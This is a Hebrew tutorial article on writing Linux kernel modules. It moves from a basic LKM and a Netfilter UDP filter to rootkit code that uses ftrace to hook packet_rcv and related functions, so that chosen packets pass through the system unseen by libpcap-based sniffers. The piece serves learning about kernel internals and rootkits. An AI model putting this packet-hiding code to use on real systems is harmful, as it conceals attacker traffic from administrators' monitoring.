


Rootkit קרנלי לניצול תעבורה רשתית

מאת טום גפן

הקדמה

במאמר זה אני אשמח להציג נושא שחקרתי: כיצד לפתח LKM קרנלי ובעזרתו להתעסק ואף לנצל תעבורת רשת. נבחן כיצד נוכל לפתח את הבסיס עבור חומת אש קטנה ואף נגיע להעלמת פקטות, בכך שלא יוצגו בעת הסנפתם בעזרת כלים כמו Wireshark ו/או TCPDump, אשר מבוססים על libpcap.

במידה וההקדמה הזו לא אמרה לכם הרבה, אל דאגה! המאמר מונגש לקהל יעד רחב. נתחיל בהצגת הסברים והקדמה בנוגע לחומרים יחסית יותר בסיסיים ונעלה בהדרגה ברמת הקושי. יחד עם זאת, מצופה שלקוראים יהיה ידע מקדים ברשתות, מערכות הפעלה, בתכנות ובשפת C בפרט.

אז מהו LKM?


הקרנל של לינוקס מהווה את הליבה של מערכת ההפעלה. הוא אחראי על ניהול משאבי המערכת, כגון: המעבד, הזיכרון, התקני I/O ועל מתן שכבת הפשטה בין החומרה לתוכנה. הקרנל מספק גם מגוון רחב של שירותים למערכת, כגון: רשתות, ניהול תהליכים וניהול מערכות קבצים. הקרנל של לינוקס הוא מודולרי - ניתן לטעון אליו מודולים שנקראים "Loadable Kernel Modules", או LKMs. בקצרה, מטרתם היא להרחיב את פונקציונליות הקרנל, בין אם עבור חומרה ואו תוכנה.

מרחב הקרנל, מרחב המשתמש ורמות הרשאה

ניתן לחלק את זיכרון המערכת ל-2 חלקים עיקריים: מרחב הקרנל (Kernel-Space) ומרחב המשתמש (User-Space). כאשר קוד אשר שייך לקרנל רץ, המערכת תהיה ב-kernel-space והקוד ירוץ ב--kernel mode. אותו הדבר עם קוד שלא שייך לקרנל; המערכת תהיה ב-user-space והקוד ירוץ ב-user-mode. לתהליכים שפועלים ב-user-mode, אין גישה ל-kernel-space. המנגנון שמונע מהם לגשת לשם הינו מנגנון

של רמות הרשאה. ישנן ארבע רמות הרשאה אשר נעות בין 0 ל-3, כאשר הקרנל פועל ברמה 0, הרמה "הנמוכה" ביותר במערכת ואילו משתמשים פועלים ברמה 3.


ניתן לראות זאת בתרשים הבא:



[מקור: https://commons.wikimedia.org/w/index.php?curid=895014]

המנגנון מאפשר למעבד לפעול לפעול בארבע רמות הרשאה שונות, שקובעות את רמת ההרשאה שיש למעבד. פעולות רבות שנראות לנו בסיסיות ביותר צורכות הרשאות גבוהות, כמו פתיחת קובץ. תהליך ב-user-mode איננו יכול לפתוח קובץ, אלא עליו לבקש מהקרנל לפתוח בשמו. לשם כך נוצרו קריאות מערכת (system calls), או בקיצור syscalls.

כל ה-syscalls נשמרים בטבלה מאוד גדולה שנקראת ה-"system call table". אין באפשרותינו לקרוא לקוד בקרנל ישירות מ-user-mode. מה שיקרה הוא שאנו נקרא לפונציה open, לדוגמא. אותה הפונקציה תקרא לפונקציה open ב-libc, שהיא הספרייה הסטנדרטית של שפת C. לאחר מכן, יתבצע software interrupt שתעביר אותנו ל-kernel-mode. ה-handler של אותו ה-interrupt הוא הפונקציה system_call. אותה הפונקציה תדאג למצוא ולהריץ את ה-syscall שביקשנו; לפי הדוגמה הזו הוא יפנה אותנו ל-sys_open.



[מקור: https://sail.cs.queensu.ca/data/pdfs/EMSE2017_AnalyzingADecadeOfLinuxSystemCalls.pdf]

ה-LKM הראשון שלנו!

הקוד

כאשר אנו מפתחים LKM, אנחנו בסופו של דבר מפתחים קוד אשר ירוץ ב-kernel-mode. הפיתוח בקרנל הינו שונה מאד מזה ב-user-mode. הספרייה הסטנדרטית איננה קיימת, לא תהיה פונקציית main כפי שאנו מכירים אותה, לא ניתן להדפיס למסך כמו בעזרת printf או puts וכאשר ניגש לזיכרון שאין באפשרותינו לגשת אליו, יווצר kernel oops והמערכת תקרוס. אם כך, מה כן ניתן לעשות? כמעט כל מה שברצוננו חוץ מזה! השמיים הם הגבול.

להלן הקוד של-LKM מאוד בסיסי. כל מה שהוא עושה זה להדפיס הודעה כאשר הוא נטען לזכרון וכאשר הוא נפרק מהזכרון:

```
1  #include <linux/module.h>
2  #include <linux/init.h>
3  #include <linux/kernel.h>
4
5  static int __init EntryFunction(void){
6      printk(KERN_DEBUG "Hello!\n");
7      return 0;
8  }
9
10 static void __exit ExitFunction(void){
11     printk(KERN_INFO "Bye!\n");
12 }
13
14 module_init(EntryFunction);
15 module_exit(ExitFunction);
16 MODULE_LICENSE("Dual BSD/GPL");
```

מבלי להכנס ליותר מדי פרטים טכניים, בעזרת המאקרו module_init אנו מגדירים שפונקציית ה-init שלנו תהיה הפונקציה EntryFunction (וניתן להשוות אותה לפונקציית main).

המאקרו module_init אמור להיות אחראי לגרום לכך שבעת עליית הקרנל הפונקציה הזו תעלה, אך מפני שאנו יוצרים LKM שאיננו חלק מה-source tree של לינוקס, מה שיתבצע הוא שזו הפעולה שתקרא כאשר ה-LKM נטען. כך גם לגבי המאקרו module_exit, בהתאמה. פונקציית ה-init תחזיר אפס עבור ריצה ללא שגיאות ושתי הפונקציות מוגדרות כסטטיות, מפני שהן לא אמורות להיקרא על ידי קוד חיצוני.

המאקרו MODULE_LICENSE, מגדיר את רישיון זכויות היוצרים של המודול. הקרנל של לינוקס נכתב תחת רישיון "GNU General Public License" (בקיצור GPL), שהינו רישיון מסוג copyleft, שמבטיח את חופש השימוש במוצר שלו ודורש שהקוד של המוצר יהיה גלוי.

לעומת זאת, רישיון BSD הינו מאוד דומה, אך איננו דורש שהקוד יהיה גלוי. נשים לב שאנו משתמשים בפונקציה "printk" כדי להדפיס.

הפעולה מדפיסה ל-kernel log, כך שבכדי לראות את הפלט נצטרך להסתכל על הלוג. באפשרותינו להוסיף ENUM שיעיד על סוג הצגתו בלוג.

כל ENUM יעיד על רמת לוג שונה (כמו לדוגמא: KERN_DEBUG עבור דיבוג ו-KERN_ERR עבור שגיאות). אותם ה-ENUMS יורחבו לתווים שיעידו על הפורמט. לדוגמא: KERN_INFO יורחב לתו - "6". כעת, נותרו לנו שני דברים לבצע: לקמפל את המודול ולטעון אותו לזכרון.

הקמפול


עבור הקמפול, אנחנו נשתמש בכלי שנקרא make ועבורו ניצור Makefile. בהגדרה, לפי gnu.org:

> “The make utility automatically determines which pieces of a large program need to be recompiled, and issues commands to recompile them… To prepare to use make, you must write a file called the ‘makefile’ that describes the relationships among files in your program and provides commands for updating each file. In a program, typically, the executable file is updated from object files, which are in turn made by compiling source files. Once a suitable makefile exists, each time you change some source files, this simple shell command: ‘make’ suffices to perform all necessary recompilations”

כפי שצוין לעיל, make הוא כלי שבעזרתו ניתן לקמפל תוכניות ובעיקר תוכניות גדולות. הכלי יקמפל רק את החלקים שעברו שינוי, במקום לקמפל את כל התוכנית מחדש ובכך לחסוך המון זמן ומשאבים. בשביל לבצע זאת, דרוש קובץ שנקרא Makefile שמטרתו היא להגדיר חוקים עבור make:

```
Makefile
1  CONFIG_MODULE_SIG=n
2  ifeq ($(KERNELRELEASE),)
3
4  KERNELDIR ?= /lib/modules/$(shell uname -r)/build
5  PWD := $(shell pwd)
6
7  build:
8      $(MAKE) -C $(KERNELDIR) M=$(PWD) modules
9
10 clean:
11     rm -rf *.o* *~ *core .depend .*.cmd *.ko *.mod.c *.sym* *.order *.mod .testlkm.o.d
12
13 else
14
15 $(info Building with KERNELRELEASE = ${KERNELRELEASE})
16 obj-m := testlkm.o
17
18 endif
```

לא נכנס לפרטים הטכניים של מבנה הקובץ, אך מומלץ ללמוד על make ולהבין כיצד הוא פועל. מה שחשוב לדעת הוא שלבסוף, לאחר הרצת הפקודה, אנו מקבלים קובץ סופי עם סיומת של: ko. - קובץ זה נקרא קובץ "kernel object", ואם נריץ את הפקודה file עליו נגלה שהוא נחשב לקובץ מסוג elf.



הטעינה והפירוק

כל מה שעלינו לבצע בכדי לטעון את המודול לזכרון ולפרוק אותו הוא להריץ את הפקודות:

```
insmod <lkm>.ko
rmmod <lkm>.ko
```

נשתמש בפקודה - dmesg בכדי להציג את הלוג של הקרנל:

```
root@Putung:/home/tom/Desktop/LKM/basic_lkm# dmesg
[86999.819359] Hello!
[87010.291872] Bye!
root@Putung:/home/tom/Desktop/LKM/basic_lkm#
```

Netfilter

מהו Netfilter?


Netfilter הוא תת-מערכת בקרנל של לינוקס, שמהווה כמעין framework לטובת הפן התקשורתי של הקרנל, בעיקר עבור פילטור פקטות. הוא מאפשר להשתיל הוקים (מהמילה "hook", תכף ארחיב) בעבור אירועים מסוימים בקרנל, כאשר הוק הוא בסך הכל פונקציה שתקרא בזמן שאנחנו קובעים. אחד מטכניקות ההוקים הנפוצים ביותר בתחום ה-rootkit-ים, הינו "syscall hooking". בעבורו אנו ניגשים ל-syscall table, ומשנים את אחד (או יותר) ממצביעי הפונקציות שישנם, לפונקציה לבחירתינו.

ה-netfilter מאפשר לנו להטמיע הוקים רשתיים (במכוון וזוהי איננה טכניקה זדונית) עבור 5 אירועים, כל אחד מהם בתהליך עיבוד שונה לפקטה במערכת:

- NF_IP_PRE_ROUTING - ההוק יקרא עבור כל פקטה שנכנסת למערכת, לפני כל ניתוב שמיועד עבורה
- NF_IP_LOCAL_IN - עבור כל פקטה שעברה ניתוב ראשוני ומיועדת למערכת הנוכחית
- NF_IP_FORWARD - עבור כל פקטה שעברה ניתוב, ואיננה מיועדת למערכת זו, אלא עליה להיות forwarded
- NF_IP_LOCAL_OUT - עבור כל פקטה שיוצאת באופן לוקאלי, רגע לפני שהיא "מגיעה" ל-network stack
- NF_IP_POST_ROUTING - עבור כל פקטה שעברה ניתוב ויוצאת מהמערכת כל אלו שמורים כ-MACRO, ומוגדרים ב:

/include/uapi/linux/netfilter_ipv4.h

להלן תרשים שמציג את הדרך שכל פקטה עוברת מרגע כניסתה למערכת ועד רגע יציאתה:



[מקור: https://blogs.oracle.com/linux/post/introduction-to-netfilter]

לאותם ההוקים יש ערכי החזרה (MACRO-ים) שכל אחד מהם מעיד על מטרה שונה שההוק ביצע:

- NF_DROP - סימת הפקטה - נחסמה על ידי ההוק.
- NF_ACCEPT - הפקטה לא נחסמה וממשיכה את דרכה.
- NF_STOLEN - הפקטה לא נחסמה, אך לא תמשיך את דרכה, על ההוק לטפל בה.
- NF_QUEUE - החזר את הפקטה לתור הפקטות של המערכת.
- NF_REPEAT - לקרוא להוק שוב על אותה הפקטה.

בכדי לשתול הוק, נשתמש בפונקציה "***nf_register_net_hook()***", ובפונקציה "***nf_unregister_net_hook()***" בכדי להסירו. הפונקציה מקבלת פרמטר אחד חשוב, שמוגדר כך:

```
const struct nf_hook_ops *reg
```

נשים לב שה-struct שנקרא nf_hook_ops, והוא מוגדר כך:

```
struct nf_hook_ops {
        /* User fills in from here down. */
        nf_hookfn               *hook;
        struct net_device       *dev;
        void                    *priv;
        u8                      pf;
        enum nf_hook_ops_type   hook_ops_type:8;
        unsigned int            hooknum;
        /* Hooks are ordered in ascending priority. */
        int                     priority;
};
```

ישנם מספר שדות מעניינים:

1. pf - שמגדיר את ה-protocol family.2.
2. priority - כשמו כן הוא, מייצג את עדיפות ההוק. במידה וקיימים מספר הוקים שעתידים להיקרא לפקטה מסויימת, ניתן להגדיר שההוק שלנו יתבצע ראשון.
3. hooknum - שקובע מתי ההוק יקרא (אותם ה-MACROS שהוסברו בתחילת הפרק).
4. hook - שהינו struct של nf_hookfn ובעזרתו נגדיר את פונקציית ההוק שלנו. ה-struct מוגדר כך:

```
typedef unsigned int nf_hookfn(void *priv,
                               struct sk_buff *skb,
                               const struct nf_hook_state *state);
```

זהו מצביע לפונקציה שמחזירה unsigned int ומקבלת שלושה פרמטרים:

1. priv משומש בכדי להעביר מידע עבור ההוק.
2. skb הוא מצביע ל-struct של sk_buff, שהינו struct של socket buffer. זהו מבנה נתונים שהקרנל משתמש בו בשביל לייצג פקטות ולנהל אותם יותר בקלות. במקרה שלנו, ה-socket buffer ייצג את הפקטה שפילטרנו.
3. state שהינו מצביע ל-struct של nf_hook_state. הוא מציג מידע על מצב הפקטה, כמו ה- protocol family, מספר ההוק וה-network device. ה-struct מוגדר כך:

```
struct nf_hook_state {
        u8 hook;
        u8 pf;
        struct net_device *in;
        struct net_device *out;
        struct sock *sk;
        struct net *net;
        int (*okfn)(struct net *, struct sock *, struct sk_buff *);
};
```

עכשיו כל מה שנותר הוא ליצור הוק!

חומת אש - PoC

במקרה הזה אני לא אצור חומת אש, אלא את מה שמהווה הבסיס של אחת. אנחנו ניצור פילטר שיחסום כל פקטה שמיועדת לפורט 12345 ב-UDP. ראשית, עלינו להגדיר פונקציה שתהווה כפונקציית ההוק שלנו. כל מה שעל הפונקציה לעשות הוא להפיל כל פקטה שמיועדת לפורט 12345 ב-UDP. קודם כל עלינו לחלץ את ה-header של פרוטוקול ה-IP.

נגדיר משתנה מסוג struct iphdr (שמוגדר ב-ip.h) ונבדוק אם הפרוטוקול של שכבת התעבורה הוא UDP. במידה וכן, נבצע את אותה הפעולה על פרוטוקול UDP, ונבדוק אם פורט היעד הוא 12345. במידה וכן, נחזיר NF_DROP. אם זו כל פקטת UDP אחרת, נחזיר NF_ACCEPT:

```
static unsigned int drop_udp_port_12345(void *priv, struct sk_buff *skb, const struct nf_hook_state *state)
{
    struct iphdr *ip_header;
    struct udphdr *udp_header;

    /* extract the IP header */
    ip_header = ip_hdr(skb);
    if (!ip_header)
        return NF_ACCEPT;
    /* check if it is a UDP packet */
    if (ip_header->protocol == IPPROTO_UDP)
    {
        /* extract the UDP header */
        udp_header = (struct udphdr *)((__u32 *)ip_header + ip_header->ihl);

        /* check if the packet is destined for port 12345 */
        if (ntohs(udp_header->dest) == 12345)
        {
            return NF_DROP;
        }
    }
    return NF_ACCEPT;
}
```

מעולה! עכשיו יש לנו את הפונקציה ו, כל שנותר לבצע זה השתלת ההוק. נעשה זאת כך: נגדיר משתנה גלובלי מה-struct nf_hook_ops. כזכור, זהו ה-struct שאנו מעבירים לפונקציה שמטמיעה את ההוק. ולו נגדיר את פונקציית ההוק שלנו, באיזה שלב ההוק יקרא, את ה-protocol family ואת העדיפות שלו בתור ההוק הראשון. חשוב לזכור להסיר את ההוק בעת פריקת המודול!

```
static int __init EntryFunction(void){
    netfilter_hook.hook = drop_udp_port_12345;
    netfilter_hook.hooknum = NF_INET_PRE_ROUTING;
    netfilter_hook.pf = PF_INET;
    netfilter_hook.priority = NF_IP_PRI_FIRST;

    nf_register_net_hook(&init_net, &netfilter_hook);
    return 0;
}
static void __exit ExitFunction(void){
    nf_unregister_net_hook(&init_net, &netfilter_hook);
}
```

העלמת פקטות

כיצד מעלימים פקטה?

מסניפי פקטות, כמו Wireshark או TCPDump, מבוססים על ספרייה שנקראת libpcap. הספרייה מאפשרת להסניף פקטות מהשרת. וכפי שכבר הבנו בחלק הקודם, על כל פקטה שנכנסת למערכת מופעלים הוקים בקרנל בשביל לטפל בהם. מטרת העל שלנו היא להעלים פקטות - נבחן אם ישנה דרך למנוע ואו לבצע פעולה מסוימת דרך אחד ההוקים שיגרום לכך שהפקטה תעבור אך לא תוצג בעת ההסנפה?

קיימים סוגים רבים של socket-ים וביניהם: Raw, TCP, UDP ו-Packet. כאשר פקטה מ-socket מסויים של נכנסת למערכת, מופעלים עליו המון הוקים שמשתנים לפי סוג ה-socket. הסוג שהכי מעניין אותנו הוא ה-packet socket. נוכל להשיג את ההגדרה מה-man page:

> “Packet sockets are used to receive or send raw packets at the device driver (OSI Layer 2) level. They allow the user to implement protocol modules in user space on top of the physical layer… All incoming packets of that protocol type will be passed to the packet socket before they are passed to the protocols implemented in the kernel.”

הספרייה libpcap משתמשת ב-packet sockets ולפיכך מסניפי פקטות גם כן. פונקציית הקרנל שמקבלת את אותם הפקטות שמיועדות ל-packet socket-ים, היא הפונקציה: **packet_rcv()**. מטרתה היא להפעיל כל הוק שאמור להתבצע על אותה הפקטה שהתקבלה ולבסוף להעביר אותה ל-packet socket שב-userspace.

חשוב לשים לב שמסניפי פקטות שמבוססים על libpcap, בעזרת הפונקציה הזו רק מסניפים את הפקטה מה-packet socket. ז"א, במידה והפקטה לא תעבור ל-packet socket, הפקטה רק לא תוצג, אבל כן

תעבור. באופן תיאורטי, זה כל מה שעלינו לעשות: הוק לפונקציה packet_rcv ולתצורותיה (כמו לדוגמא הפונקציה: ()tpacket_rcv). בתוך ההוק, נבצע את הבדיקות שנרצה בכדי לקטלג את הפקטה ובמידה ותעמוד בדרישות שלנו אנו נחזיר NF_DROP. מה שיגרום לכך שלא תעבור ל-packet socket ב-userspace והפקטה לא תוצג.

המימוש

בכדי לממש זאת, ראשית נמצא את הכתובת של הפונקציות: packet_rcv, tpacket_rcv, packet_rcv_spkt. השתיים שלא הוזכרו קודם מהווים גרסא קצת שונה של הפונקציה המקורית, וההבדלים לא מאוד רלוונטים לנו.

נוכל להשתמש בפונקציה kallsyms_lookup_name, שמקבלת כפרמטר שם של סימבול בקרנל (בין אם הם משתנים ואו פונקציות) ומחזירה את הכתובת שלהם. פונקציה זו אינה מיוצאת יותר, אך ישנם דרכים לעקוף זאת. הדרך הקלה ביותר לעשות זאת היא להשיג את הכתובת שלה דרך מהקובץ proc/kallsyms/ ולהעביר אותה למודול. הדרך הזו קצת מזכירה את בעיית הביצה והתרנגולת, מפני שכך עובדת הפונקציה, אך דרכים אחרות דורשות ידע מעמיק יותר. לאחר מכן, עלינו לכתוב את ההוק עצמו:

```
int (*org_tpacket_rcv)(struct sk_buff *, struct net_device *, struct packet_type *, struct net_device *);
int (*org_packet_rcv)(struct sk_buff *, struct net_device *, struct packet_type *, struct net_device *);
int (*org_packet_rcv_spkt)(struct sk_buff *, struct net_device *, struct packet_type *, struct net_device *);
```

```
int hook_packet_rcv(struct sk_buff *skb, struct net_device *dev, struct packet_type *pt, struct net_device *orig_dev)
{
    struct iphdr *ip_header;
    struct udphdr *udp_header;
    u16 source_port, dest_port;
    ip_header = ip_hdr(skb);

    /* Make sure the protocol is UDP */
    if (ip_header->protocol == IPPROTO_UDP)
    {
        udp_header = udp_hdr(skb);
        source_port = ntohs(udp_header->source);
        dest_port = ntohs(udp_header->dest);

        /* Also make sure the port is 12345*/
        if (dest_port == 12345)
        {
            printk(KERN_DEBUG "[hook_packet_rcv]: This is a UDP packet going dark");
            return NF_DROP;
        }
    }

    return org_packet_rcv(skb, dev, pt, orig_dev);
}
```

מאוד דומה למה שביצענו בהוק של ה-netfilter, רק שכאן, במידה והפקטה היא לא פקטה שנרצה להעלים, נקרא לפונקציה המקורית. כל מה שנותר לעשות הוא ליצור את ההוק. ולשם הפשטות, נעשה זאת בעזרת ftrace. הגדרתו ישירות מ-kernel.org:

> “Ftrace is an internal tracer designed to help out developers and designers of systems to find what is going on inside the kernel. It can be used for debugging or analyzing latencies and performance issues that take place outside of user-space”

אחד הדברים שהוא מאפשר לנו לעשות הוא לשתול הוקים על פונקציות בקרנל. בקצרה - הדרך שבה ftrace מבצע הוקים, הוא גורם לכך שבכל פעם שהמעבד מגיע לתחילת הפונקציה המקורית, הוא יעביר את ההרצה לפונקציית ההוק אך מוסיף המון בדיקות לרגיסטרים בכדי להמנע ממצבים לא נעימים, כמו ריקורסיה אינסופית.

היישום הוא מאוד טכני (ואשאיר קישור בביבליוגרפיה שיסביר את כל הפרטים), אך ניתן להנגיש בעזרת ftrace את מנגנון ה-hooking מאוד בקלות לבצע, וזאת בעזרת קטע הקוד הבא:


```
static struct ftrace_hook hooks[] = {
    HOOK("packet_rcv", hook_packet_rcv, &org_packet_rcv),
    HOOK("tpacket_rcv", hook_tpacket_rcv, &org_tpacket_rcv),
    HOOK("packet_rcv_spkt", hook_packet_rcv_spkt, &org_packet_rcv_spkt),
};


static int __init RootKit_init(void){
    pr_info("Hello!\n");
    kallsyms_func_ptr = (void*)(kallsyms_addr);
    ftrace_hook_all_funcs(hooks, ARRAY_SIZE(hooks), kallsyms_addr);


    return 0;
}

static void __exit RootKit_exit(void){
    ftrace_unhook_all_funcs(hooks, ARRAY_SIZE(hooks));
    printk(KERN_INFO "Bye!");
}
```

```
#define HOOK(_name, _hook, _orig) \
{ \
    .name = (_name), \
    .function = (_hook), \
    .original = (_orig), \
}
```

המקרו "HOOK" מקל על ייצור ההוק, והפונקציה "ftrace_hook_all_funcs" עוברת על כל פונקציה במערך ויוצרת את ההוק לאותה הפונקציה. מה שמתקבל בסוף, הוא מודול שבזמן עלייתו מבצע הוקים על הפונקציה packet_rcv ותצורותיה, בכדי להעלים פקטות. בזמן הפריקה, הכל חוזר לקדמותו.

סיכום

במאמר זה למדנו על הקרנל של לינוקס ועל שיטות להשתמש ב-LKM בשביל לנצל תעבורה רשתית. למדנו איך ליצור LKM בסיסי, למדנו על מנגנון ה-Netfilter וכיצד להשתמש בו וכן כיצד לנצל את הפונקציונליות של פונקציה קרנלית בשביל להעלים פקטות לבחירתינו. ובנוסף לכך, עברנו בקצרה על מנגנון ftrace.



ביבליוגרפיה

https://linux-kernel-labs.github.io/refs/heads/master/labs/networking.html

https://beej.us/guide/bgnet/html//index.html

https://elixir.bootlin.com/linux/latest/source

https://tldp.org/LDP/lkmpg/2.6/html/lkmpg.html

https://blogs.oracle.com/linux/post/introduction-to-netfilter

https://0xax.gitbooks.io/linux-insides/content

https://www.apriorit.com/dev-blog/546-hooking-linux-functions-2

https://epickrram.blogspot.com/2016/05/navigating-linux-kernel-network-stack_18.html

Linux Kernel Development - Robert Love